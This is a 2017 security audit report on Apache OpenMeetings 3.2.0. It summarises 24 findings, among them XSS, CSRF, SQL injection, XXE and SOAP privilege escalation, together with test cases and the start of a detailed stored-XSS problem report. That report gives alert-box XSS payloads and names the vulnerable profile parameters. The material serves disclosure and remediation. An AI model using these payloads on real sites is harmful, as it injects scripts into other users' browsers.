SecurityInnovation®
THE SOFTWARE SECURITY COMPANY

Apache **OpenMeetings** Final Report

Document Name:	Final Report
Date:	March 10, 2017
Customer Contact:	Joe Basirico <jbasirico+research2@securityinnovation.com>
Author:	Arvind Doraiswamy <adoraiswamy@securityinnovation.com> Dinesh Shetty <dshetty@securityinnovation.com> Sharath Unni <sunni@securityinnovation.com> Kelly Zenger <kzenger@securityinnovation.com>
Project Manager:	Garrett Jaynes <gjaynes@securityinnovation.com>

SecurityInnovation®
THE SOFTWARE SECURITY COMPANY
BOSTON | SEATTLE | PUNE
187 Ballardvale St., Suite A195 ● Wilmington, MA 01887 ● Ph: +1.978.694.1008
getsecure@securityinnovation.com ● www.securityinnovation.com

Contact Information

Security Innovation

Business Contact

Marcus Hodges
Research Director
mhodges@securityinnovation.com

Technical Contact

Joe Basirico
Senior VP of Engineering
jbasirico@securityinnovation.com
Mobile: +1.206.227.6458

Project Management Contact

Garrett Jaynes
Senior Project Manager
gjaynes@securityinnovation.com

Apache

Joe Basirico
VP of Services
jbasirico+research2@securityinnovation.com

Executive Summary

OpenMeetings provides users with video conferencing, instant messaging, white board, and collaborative document editing capabilities. It utilizes SOAP and REST web services to invoke much of the functionalities in the application.

Security Innovation performed a thorough security audit of OpenMeetings 3.2.0. The testing was focused on identifying a large variety of classes of vulnerabilities in a limited timeframe, not identifying every single vulnerability that exists in the OpenMeetings application. This report summarizes the testing that was performed and the issues that were uncovered.

The focus of this test was the web application and the associated SOAP and REST web services. The source code of the application and its components were not extensively reviewed but was used to support testing.

The OpenMeetings application was set up on an Ubuntu 16.04 virtual machine with a MySQL database back-end. Burp Suite was used to intercept and study traffic between the browser and the OpenMeetings server. The Red5 server used by the OpenMeetings application was set up to run in debug mode, and remote debugging was set up in the IntelliJ IDE to understand how user input was processed by the code. SoapUI and Postman were used to invoke the various SOAP and REST web service APIs.

Numerous severe issues were identified in the OpenMeetings application that could enable an attacker to gain complete control of the OpenMeetings application, steal users' PII, and impersonate administrative users.

Major observations are as follows:

- A total of 24 security issues were identified
- The most common vulnerability type is Information Disclosure and Elevation of Privilege
- Multiple severe vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Missing XML Validation, and Insufficient Authorization (*Application/Web Services*) were identified
- The issues fall into numerous STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege) categories
- If the issues that have been discovered are not sufficiently remediated, an attacker can gain complete control of the OpenMeetings application and steal private information belonging to users

Some of the PRs that require priority fixes are listed below:

PR 1 deals with Cross-Site Scripting (XSS). An attacker can inject malicious JavaScript, which is stored as it is in the OpenMeetings database and when a user visits the home page of the application it is executed.

PR 3 deals with Cross-Site Request Forgery (CSRF). An attacker can trick another user into sending a chat message (among other actions) to all other users.

PR 11 allows a malicious user to send chat messages to users of a different user group, as well as view their uploaded files by manipulating a number in the browser's URL.

PR 13 discusses the insecure way in which passwords have been stored in the back-end database. Using a vulnerability such as SQL Injection, password hashes can be stolen from the

database and cracked using a reasonably powerful machine in a short span of time.

PR 18 discusses the overall design of the web services and the fact that they are over-permissive by design. Administrative actions that are not otherwise allowed to be performed can be performed by invoking certain web service methods.

PR 19 deals with SQL Injection and discusses the insecure ways in which back-end queries have been formed. A skillful attacker can steal sensitive content from the database, elevate privileges, and even execute commands against the operating system.

PR 24 talks about the insecure ways in which uploaded XML files are handled by the application, allowing an attacker to steal arbitrary files from the application. If credentials are hard coded in XML files, for example, they can be stolen and used in other areas of the application to elevate the user's privileges.

Apart from these, there are numerous other Medium and Low risk issues that were identified. The most severe issues above, along with all other Medium and Low risk issues, are explained in detail in the **Problem Reports** section.

Introduction

Security Innovation created a threat model, wrote a comprehensive test plan, and performed security testing of OpenMeetings 3.2.0, a product of Apache.

Exploratory tests were performed to gain an understanding of the system that cannot be obtained through public knowledge or specification documents. Then a threat model was created to explore assets, threats, attack vectors, and conditions required for successful attack. Finally, a test plan was developed to guide the attack and test execution process, ensuring every avenue of attack was thoroughly covered.

The top potential risks discovered during system threat modeling were:

- An attacker can steal data from a private conference call
- An attacker can cause a denial of service and prevent legitimate users from using the application
- An attacker can upload a malicious file onto the server and execute it in the context of the web server
- Configuration or programming errors allow an anonymous or authenticated user to execute arbitrary code on the server
- An attacker can create, read, delete, or update PII or chat data

The attacks in the test plan and the subsequent testing were focused on the following areas:

- Authentication and access control checks throughout the application
- Secure implementation of file uploading and sharing
- Injection attacks that could be used to extract data or perform Remote Code Execution (RCE)
- The REST/SOAP endpoints provided for user management and other administrative tasks

This report provides a summary of the observations made while testing the security of OpenMeetings. The "Threat Analysis" section goes into more detail about the initial analysis work performed. The "Observations" section describes ad hoc observations and conclusions about the security of the controls based on the testing performed. The "Problem Report Summary" section summarizes the issues that were discovered. The "Tools" section describes the tools used during testing. The "Executed Test Cases" section describes all testing that was performed on the component together with the observed results. The "Recommended Next Steps" section provides our recommendations on additional future testing on this system. The "Problem Reports" section contains the full text of each bug report.

Threat Analysis

This section describes the results of our threat analysis of OpenMeetings. This threat analysis was one of the factors used to guide the penetration testing process.

While investigating, the following assumptions were made:

- The OpenMeetings application was installed with default settings and configurations.
- Framework issues are out of scope.
- Infrastructure penetration testing and assessment is out of scope.
- The source code of the application was used to aid testing; however, a full-fledged source code review was not performed.

The following characteristics impact attack surface:

- The application contains features that are accessible only to administrators.
- The application allows usage of external OAuth providers for authentication.
- Public and private conference rooms are available for users with file sharing and recording features.
- Audio and video recordings are automatically saved to disk.

The following assets should be protected:

- Authentication Credentials - The user credentials used to log in to the OpenMeetings application.
- Chat Data - The chat messages, video content, and conversations of the users stored by the OpenMeetings application.
- Files - Data that is uploaded by a user to the server during a conference or recordings that are automatically created by the server.
- Configuration Information - All configuration information that an Administrator has access to read and write to.
- User PII - The personal identification information stored by the application

Please see the document titled "OpenMeetings Threat Model" for more details and an exhaustive list of threats against the system.

Observations

Numerous vulnerabilities were identified in the OpenMeetings web application and its components. These have been listed in the Problem Summary section. In addition to these Problem Reports (PRs), there were a few other minor observations that were made. While these are not as severe as the PRs mentioned above, Security Innovation recommends that these too be addressed.

1. **Dynamic SQL queries in code.** An instance of dynamic SQL queries being used was identified in the source code. While it is not a vulnerability, as no user input is concatenated, it is still an insecure code pattern and must be avoided in favor of parameterized queries. The code in question is at `ConfigurationDao.java:148` . This code is called when backups are exported to the system.

2. **Plaintext traffic supported by default.** By default, the OpenMeetings web server listens on port 5080 (*HTTP*) and also communicates over port 1935 (*RTMP*). Additionally, WebSockets are also used for communication over port 5080. All of this communication is in plaintext and can be sniffed by a strategically positioned network attacker. The OpenMeetings team must disable all plaintext services by default and encourage users to deploy the application over TLS for all supported protocols.

3. **Forgot password implementation.** The OpenMeetings application allows the users to reset their password using the forgot password feature. It was observed during our tests that the reset password link sent to the user's mailbox does not expire after 24 hours. However, the reset link with the hash expires after use and when a new reset link is requested by the user. To exploit this vulnerability, an attacker would need to steal an unused reset link from the user's mailbox or leverage other vulnerabilities.

4. **Sensitive Information in URL.** The OpenMeetings application passes a session ID *(JSESSIONID)* to the server as a URL parameter when an anonymous user visits the application's home page. This information can be stolen by an attacker and used to impersonate a user. In this case however, the session ID is reset as soon as a user successfully logs in, thus reducing the impact of this issue.


   Disable URL Rewriting for Tomcat. Configure the application server to disable URL rewriting. This will prevent the JSESSIONID from being written to the URL if cookies are not supported.


   Here is a reference that describes this for Tomcat:


   http://tomcat.apache.org/tomcat-6.0-doc/config/context.html#Common_Attributes

Problem Report Summary

A total of 24 problems were identified. This section describes, at a high level, each of the problems discovered. See the Problem Summaries section for a table of each problem discovered, its severity, description and consequences. The following charts display the number of problems for each level of severity, the number of problems for each STRIDE type (note that a problem may have more than one type), and each problem's overall severity.







Problem Summaries

The problem report summaries are sorted by problem report ID. The format of the problem report table is as follows:

- The problem report ID
- The component in which the issue was discovered
- The severity of the issue
- A short description of the issue
- The consequences of the issue

PR #	Component	Severity	Description	Consequence
1	OpenMeetings web client	High	The application does not properly input validate or output encode user input.	An attacker can execute client-side scripts on the victim browser to steal data accessible by the user or modify the content displayed to the user.
2	Database	Low	OpenMeetings uses hard coded default credentials in the source code for server authentication.	Because the source code is open source, an attacker can use the default server passwords to further an attack against the OpenMeetings application.

PR #	Component	Severity	Description	Consequence
3	OpenMeetings web client	High	The OpenMeetings application is vulnerable to Cross-Site Request Forgery (CSRF) attacks.	An attacker can coerce a legitimate, authenticated user into performing any action the user can normally perform on the site, but without the user's consent or knowledge of them performing that action.
4	OpenMeetings web client	Low	The OpenMeetings application does not implement the password update functionality in a secure manner.	An attacker with local access to an unattended workstation with a logged in user account can change the user's current password; locking the user out of their own account, impersonating the user, and performing actions on the user's behalf.
5	OpenMeetings web client	Medium	The OpenMeetings application uses a jQuery library with known vulnerabilities.	An attacker can leverage these known vulnerabilities to cause a denial of service or to execute a Cross-Site Scripting (XSS) attack.
6	OpenMeetings web client	Minimal	The OpenMeetings application displays different error messages while attempting to reset the password of a valid or invalid username, processing a login request or registering a new user.	An attacker can enumerate valid users of the application, and use this information to attempt password cracking using dictionary or brute force attacks.
7	OpenMeetings web client	Low	The application reveals framework version information and verbose stack traces in error responses.	This sensitive information can be leveraged by an attacker to perform other targeted attacks.

PR #	Component	Severity	Description	Consequence
8	OpenMeetings web client	Minimal	The OpenMeetings is missing the X-XSS-Protection, X-Frame-Options, the X-Content-Type-Options, and the Content-Security-Policy headers.	Without the X-XSS-Protection header set, users may be vulnerable to XSS attacks. The X-Frame-Options header can indicate whether a page can be loaded in a frame or an iframe, which can leave users susceptible to click-jacking. The X-Content-Type-Options header helps protect against MIME based attacks. The Content-Security-Policy header adds additional protection against click-jacking, XSS, and determines what resources are allowed to load on the page.
9	OpenMeetings web client	Low	The OpenMeetings application does not properly validate files uploaded by the end-user.	An attacker can upload malicious files to the server and cause a denial of service.
10	OpenMeetings web client	Medium	OpenMeetings does not implement measures to limit the vote by a user and from entering a chat room multiple times.	The polling results could be modified by an authenticated attacker by replaying the requests. The chat room can be re-entered multiple times and made unavailable to other users in the system.
11	OpenMeetings API	Medium	An authenticated user can perform unauthorized actions by tampering value of the parameters in a POST request.	A user can send messages to users in a different user group, which is normally not allowed by the application.
12	OpenMeetings web client	Low	The OpenMeetings logs the session IDs generated to disk.	Any attacker with access to log files can read this information, obtain the session IDs and impersonate users.
13	OpenMeetings web client	Low	OpenMeetings does not store passwords according to industry best practices.	If the OpenMeetings database is compromised, an attacker could easily recover plaintext user passwords and compromise user accounts.

PR #	Component	Severity	Description	Consequence
14	OpenMeetings web client	Low	The OpenMeetings uses a insecure pseudo-random number generator when generating passwords for OAuth users.	This allows an attacker to predict the value of a new user's password and potentially authenticate as that user.
15	OpenMeetings web client	Low	The application does not perform authentication checks for entering private chat rooms and viewing profile images.	An unauthenticated attacker with the knowledge of the URLs can enter a private chat room and view other user's profile images.
16	OpenMeetings web client	Medium	The certificate of the OAuth server that the OpenMeetings application connects to is not verified.	This makes it easier for an attacker to perform a man-in-the-middle attack and steal sensitive information.
17	OpenMeetings web client	High	An attacker that obtains a users password by guessing or brute forcing will have access to the users account.	An attacker can create, read, update or delete any data that user has access to.
18	OpenMeetings Web Services	Critical	The OpenMeetings application handles authorization for SOAP users insecurely.	A user with the "SOAP" privileges can elevate his privileges to those of an administrative user.
19	OpenMeetings web client	Medium	The OpenMeetings application uses dynamic queries to query the back-end database.	An attacker can gain control of the application and the server by exploiting an SQL Injection flaw.

PR #	Component	Severity	Description	Consequence
20	OpenMeetings API	Minimal	The OpenMeetings application allows the following unsafe HTTP verb methods on the server: TRACE, PUT, PATCH, HEAD, and DELETE. Additionally, the OpenMeetings server treats all of these methods as POST requests.	Unsafe HTTP methods are allowed on the OpenMeetings server. An attacker can use these methods to bypass authorization checks, access users' session cookies or other sensitive information, or create, delete, or update users, files, and user information.
21	OpenMeetings web client	Medium	OpenMeetings does not implement measures to limit authentication requests after multiple failed attempts.	This makes the application more susceptible to brute force and password guessing attacks. An attacker that has successfully guessed a user's password will gain full access to that user's account.
22	OpenMeetings Web Client	Medium	The registration and forgot password page of the OpenMeetings application do not protect against automated form submissions.	This allows an attacker to repeatedly submit registration and forgot password requests, eventually exhausting server resources and flooding user mailboxes.
23	OpenMeetings API	Low	The OpenMeetings uses an overly permissive cross-origin resource policy that can allow content interaction with domains that are not trusted.	An overly permissive crossdomain.xml file can allow malicious content to bypass CSRF protection and run scripts from untrusted domains.

PR #	Component	Severity	Description	Consequence
24	OpenMeetings API	High	The OpenMeetings application does not properly validate XML and allows external DTD's to be used.	An attacker can view arbitrary files, potentially exposing sensitive information.

Tools

In testing Apache OpenMeetings, the following tools were employed:

Tool	Description	Link
Burp Suite Professional	Interactive HTTP/S proxy server that can intercept, inspect and modify data between the browser and target web server	https://portswigger.net/burp/
Wireshark	Gold standard of network sniffers and analysis	https://www.wireshark.org
Curl	Command line tool for transferring files with URL syntax, supporting FTP, FTPS, HTTP, HTTPS, SCP, SFTP, TFTP, TELNET, DICT, LDAP, LDAPS and FILE	https://curl.haxx.se/
SoapUI	Open-source functional testing tool for API testing.	https://www.soapui.org/downloads/soapui.html
Simple WebSocket Client	A Google Chrome extension for constructing custom WebSocket requests and handling responses to directly test your WebSocket services.	https://github.com/hakobera/Simple-WebSocket-Client
IntelliJ IDEA	An IDE to develop and debug Java applications.	https://github.com/JetBrains/intellij-community

Executed Test Cases

The following table shows the breakdown of executed test cases, including any problem reports relevant to that item, and gives a brief summary of the methodology used to check that item and any other observations.

Column descriptions are as follows:

- ID - An identifier for quick test case reference
- Title - A title describing the test case
- Description - A short description of the test case and why it was performed
- Outcome - Either 'PASS' or a reference to the Problem Report or Observation number

Test ID	Test Title	Test Description	Outcome
1	Transport Security of All Traffic	Confirm that all traffic, regardless of the sensitivity of the data, is protected by TLS. If even a single page that needs session cookies is sent over HTTP, it is a problem.	**PR16 OBS2**
2	Cookie Security	Confirm that the cookies are using all appropriate flags, paths, and expirations.	**PASS**
3	Missing security headers in response	Ensure that the responses returned by the application have all the security headers that protect users against common attacks are all set and correctly configured.	**PR8**
4	Insecure defaults	Ensure that the default configuration values for all parameters are as securely configured as possible.	**PR2**
5	Password Strength Policy	Confirm that there is a configurable method to control password strength.	**PR17**
6	Password Storage	Confirm that no functionality indicates the insecure storage of passwords, such as overly restrictive password character or length limitations, or the ability to recover existing passwords.	**PR13**
7	Sensitive Information is Cached or logged insecurely	Confirm that no sensitive information is stored in browser history, cache, cookies, HTML forms, HTML 5 storage or the browser password manager.	**PR12**
8	Session Expiration Invalidation	Confirm that the system has time or inactivity based session logout and that expired session tokens cannot be reused.	**PASS**
9	Manual Session Invalidation	Confirm that manually logged out session tokens cannot be reused.	**PASS**
10	Session Token Predictability	Confirm that session tokens are generated with sufficient entropy as to be unpredictable.	**PASS**
11	Session Token Fixation	Confirm that successfully logging in creates a new session token, preventing session fixation.	**PASS**
12	Weak Forgot Password Implementation	Confirm that the "Forgot Password" feature is implemented securely.	**OBS3**
13	Weak Reset Password Implementation	Confirm that the "Reset Password" feature implemented securely.	**PR4**

Test ID	Test Title	Test Description	Outcome
14	User Enumeration	Confirm that queries that use a username or email return identical responses regardless of whether that usernames or email is in the database.	**PR6**
15	Sensitive data passed as parameters in GET	Confirm that session tokens are not used as GET parameters.	**OBS4**
16	Session Token GET parameter trust	Confirm that the application does not trust session tokens provided as GET Parameters.	**OBS4**
17	Vulnerable File Upload	If the application contains file upload functionality, confirm that an attacker cannot upload a file with malicious content to the server. If the file can actually be executed, the risk is higher.	**PR9**
18	Client-Side Validation	Confirm that all client-side validation is performed as strictly or more strictly on the server.	**PASS**
19	Open Redirects	Confirm that user input is not insecurely used in HTTP or JavaScript redirects.	**PASS**
20	Path Traversal	Confirm that internal directories and their contents cannot be accessed by manipulating the URL or any parameters.	**PASS**
21	Cross-Site Request Forgery	Confirm that CSRF tokens are used while invoking any methods that change server-side data or session state.	**PR3**
22	Horizontal and Vertical Authorization Bypass via Business Logic Failure	Confirm that no flaws exist in the enforcement of business logic that can be used to bypass authentication or authorization checks.	**PR10 PR15**
23	Direct Request	Confirm that the application denies anonymous users access to private URLs.	**PR11**
24	Persistent Cross-Site Scripting	Confirm that no user input is stored and reflected back in a way that allows for modification of the DOM or script execution.	**PR1**
25	Reflected Cross-Site Scripting	Confirm that no user input is reflected back in a way that allows for modification of the DOM or script execution.	**PR1**
26	SQL Injection	Confirm that queries sent with SQL metacharacters do not cause recognizable errors via error messages, codes, or reproducible timing differences.	**PR19 OBS1**
27	Information Disclosure	Confirm that there is no information leakage anywhere in the application.	**PR7**
28	Known Vulnerabilities	Confirm that any software with disclosed version information is not vulnerable to known exploits.	**PR5**
29	Authentication Vulnerable to Brute Forcing	Confirm that there is a mechanism in place to hinder authentication brute force attempts, such as a Captcha or login throttling.	**PR21 PR22**
30	Code Injection	Confirm that malicious user input cannot be injected and the source code retrieved or attacker code executed.	**PASS**

Test ID	Test Title	Test Description	Outcome
31	Command Injection	Confirm that user input is not made a part of a system command and run against the OS.	**PASS**
32	Weak cryptography in use	Ensure that the encryption mechanisms that are used to protect data are secure.	**PR14**
33	Authorization bypass - Web services	Confirm that no flaws exist in the enforcement of business logic for web services that can be used to bypass authentication or authorization checks.	**PR18**
34	Dangerous HTTP methods enabled	Ensure that only GET and POST HTTP methods are enabled on the web-server.	**PR20**
35	Insecure crossdomain.xml configuration	Ensure that crossdomain.xml is configured in a secure manner.	**PR23**
36	Missing XML validation	Ensure that XML requests are handled in a secure manner by the application.	**PR24**

Recommended Next Steps

Retest after remediation - A retest of the OpenMeetings system is recommended to be performed when the problems found as a result of this test have been remediated. This validates the remediation put in place and ensures other vulnerabilities have not been introduced in the course of remediation.

Problem Reports

Below are the complete Problem Reports for all discovered issues.

Problem Report 1 - Cross-Site Scripting (XSS)

The OpenMeetings application is vulnerable to Cross-Site Scripting (XSS). An attacker can run malicious scripts in the context of the website in order execute client-side scripts on the victim browser to steal data accessible by the user or modify the content displayed to the user.

Component	OpenMeetings web client
STRIDE	Information Disclosure, Elevation of Privilege
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CVSS v2 Score	5.8 (AV:N/AC:M/Au:N/C:P/I:P/A:N)
OWASP Reference	OWASP Top 10 2013-A3: Cross-Site Scripting (XSS)

Overall Severity	**High**
Vulnerability Type	**Directly Exploitable**
Impact	**Medium**
Confidentiality	An attacker can coerce the user into carrying out unintended actions on the web application, or modify the content displayed to the user.
Integrity	Cross-Site Scripting can be used to change the user's account information in any way they normally would be able to, but without their authorization.
Availability	There could be a availability issues in certain sections of the applications when the stored scripts are executed.
Exposure	This exposes the application and the users to script execution attacks at client-side.
Affected Users	All users are potential victims and the JavaScript is executed when the user browses to the page with the stored script.
Likelihood	**High**
Skill Required	This can be easily exploited and does not require any special skills.
Conditions and Complexity	An attacker would need to lure the user into clicking a specially crafted URL to perform this attack successfully.
Discoverability	This vulnerability can be discovered through manual testing.
Reproducibility	This can always be reproduced.

Background Information

Impact

A Cross-Site Scripting (XSS) attack can cause arbitrary code to run in a user's browser in the

context of a trusted website. The attack targets your application's users (not the application itself) and uses your application as the vehicle for the attack.

Because the script code is downloaded by the browser from a trusted site, the browser has no way of knowing that the code is not legitimate. As the attacker's code has access to cookies scoped to the trusted site and that are stored on the user's local computer, a user's authentication cookies are typically the target of attack. Additionally, maliciously injected JavaScript running in a user's browser can also access the current URL, any element of the DOM, and even port scan the local network.

Types of XSS

There are two primary types of XSS, *persistent and non-persistent*.

Persistent, also known as Stored XSS happens if the attacker is able to inject their malicious script into an area of the web applications that stores data. The script will persist and anyone who then loads a page with that content will run the script and become a victim of the attack. Forums and other web services that have user supplied HTML content are a classic example of this. If this content is not validated and encoded, then anyone can leave a malicious script on the site.

Non-Persistent, also known as Reflected XSS uses some reflective aspect of the page to deliver the payload. Web applications often echo user input back to them without altering it. Custom search functionality is a good example of a feature that can reflect user input. Attackers can use these reflection points to create and distribute URLs that contain a malicious scripts that get reflected back to the user. Another common example of this is when a 404 error page echoes the requested page back to the user.

Exploit Scenarios

The following examples are included to demonstrate different exploit scenarios and the fact that there are always multiple ways to bypass weak blacklist based security measures. The most common XSS exploit uses HTML script tags to trigger code execution in the user's browsers. When user input, persistent or reflected, is rendered by the browser without rigorous whitelist validation, code can be included in a executable format. The following string is a classic example

```
<script>alert("xss");</script>
```

In this simple case, the exploit can be prevented by disallowing the `<` and `>` symbols using proper HTML encoding of output. The following safe equivalent is displayed as text on the webpage instead.

```
&LT;script&GT;alert(&QUOT;xss&QUOT;);&LT;/script&GT;
```

Additionally, user input is often included in JavaScript directly as string literals in variable assignments, as HTML entity attribute values, or placed in the DOM dynamically. Consider the following scenarios:

```
<img src="gallery/kitten.png" alt="kitten" />
```

If the application accepts user input for the *alt* attribute, an attacker can provide the following image alt tag data instead, thus resulting in JavaScript execution without using the `<` or `>` symbols:

```
alt" onmouseover="alert('xss')" blah="
```

In certain cases the same thing can be accomplished without quotations by leveraging the DOM.

Problem Details

The OpenMeetings application does not validate the First/Last name fields in the `Edit settings` page of the users. This allows an attacker to store malicious JavaScript as their First/Last name, which will then be executed while rendering the information. Since the First/Last name of the user is displayed to other users in the application while chatting, sending private messages etc., the stored script will also be executed in these areas.

Affected Areas

The following areas of the application were found to be vulnerable. This list may not include all instances of this vulnerability in the application. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

- http://localhost:5080/openmeetings/#profile/edit
    - Parameters: *general:firstname*, *general:lastname*

Test Steps


Test Configuration

The following is needed in order to reproduce this issue:

- Access to the OpenMeetings application and valid credentials.

